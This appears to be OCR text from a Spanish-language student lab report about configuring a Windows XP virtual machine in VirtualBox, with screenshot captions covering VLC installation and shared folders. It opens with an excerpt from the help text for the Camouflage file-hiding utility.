A password prompt appears in the Uncamouflage dialog. If this file was created with a password, type it in.
Note that Camouflage was designed so that it doesn't reveal camouflaged files to the casual observer. For this reason the password screen is always displayed whether the file
Once you have entered the correct password (if applicable), click 'Next'.
The second screen displays a list of the files hidden within the camouflaged file. The first file in the list is the file originally used as camouflage.
To extract all files from the camouflaged file, either select them all, or just click 'Next' without selecting any files. You can extract certain files by selecting them, then
You can view the files by double-clicking them with the mouse, or by highlighting and right-clicking them, then choosing 'Open' from the pop-up menu. Note that files modified
From the final screen, choose the folder where the files are to be extracted. If you're not extracting the first file in the list (the file originally used as camouflage), the
Click 'Finish' to extract the files and exit.
Inicio
27°C
Mayorm. nublado
ESP
LAA
9:41 a.m.
2/10/2025
CTRL DERECHA


WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Instalación de VLC media player
Acuerdo de licencia
Por favor revise los términos de la licencia antes de instalar VLC media player.
Presione Avanzar Página para ver el resto del acuerdo.
GNU GENERAL PUBLIC LICENSE
Version 2, June 1991
Copyright (C) 1989, 1991 Free Software Foundation, Inc.,
51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA
Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.
Preamble
The licenses for most software are designed to take away your
Ahora conoce sus derechos. Pulse Siguiente para continuar.
< Atrás
Siguiente >
Cancelar
Puede que su equipo esté en riesgo
Ningún servidor de seguridad está activado
Puede que el antivirus no esté instalado
Haga clic en este globo para solucionar este problema.
Inicio
27°C
Mayorm. nublado
ESP
LAA
9:41 a.m.
2/10/2025
CTRL DERECHA


WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Instalación de VLC media player
Bienvenido al Asistente de Instalación de VLC media player
Este programa instalará VLC media player en su ordenador.
Se recomienda que cierre todas las demás aplicaciones antes de iniciar la instalación. Esto hará posible actualizar archivos relacionados con el sistema sin tener que reiniciar su ordenador.
Presione Siguiente para continuar.
Siguiente >
Cancelar
Puede que su equipo esté en riesgo
Ningún servidor de seguridad está activado
Puede que el antivirus no esté instalado
Haga clic en este globo para solucionar este problema.
Inicio
27°C
Mayorm. nublado
ESP
LAA
9:41 a.m.
2/10/2025
CTRL DERECHA







Ilustración 10 VLC instalado



1.8 Carpeta compartida de usuarios











Ilustración 11 Ruta de carpeta archivos




WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
WINDOWS_XP - Settings
Basic Expert
Search settings
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Carpetas compartidas
Nombre Ruta Acceso Automontar En
Carpetas de la máquina
Archivos C:\Users\camil\Downloads\Archivos Completo Sí
Clase...2025 C:\Users\camil...E REDES\CLASES\Clase 2 Oct 2025 Completo Sí
Doc_MV C:\Users\camil\Downloads\Doc MV Completo Sí
Carpetas transitorias
Interfaz de usuario
Archivo Máquina Ver Entrada Dispositivos Depurar Ayuda
Estado visual: Normal (ventana)
Minibarra de herramientas: Mostrar en pantalla completa/fluido
Mostrar en la parte superior de la pantalla
Aceptar Cancelar Ayuda
Inicio
CTRL DERECHA
24°C Mayorm. nublado
ESP LAA
7:32 p. m. 8/10/2025


WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Mi PC
Archivo Edición Ver Favoritos Herramientas Ayuda
Tareas del sistema
Otros sitios
Detalles
Archivos almacenados en este equipo
Documentos compartidos
Documentos de XP
Unidades de disco duro
Disco local (C:)
Dispositivos con almacenamiento extraíble
VirtualBox Guest Additions (D:)
Unidades de red
Inicio
CTRL DERECHA
24°C Mayorm. nublado
ESP LAA
7:33 p. m. 8/10/2025





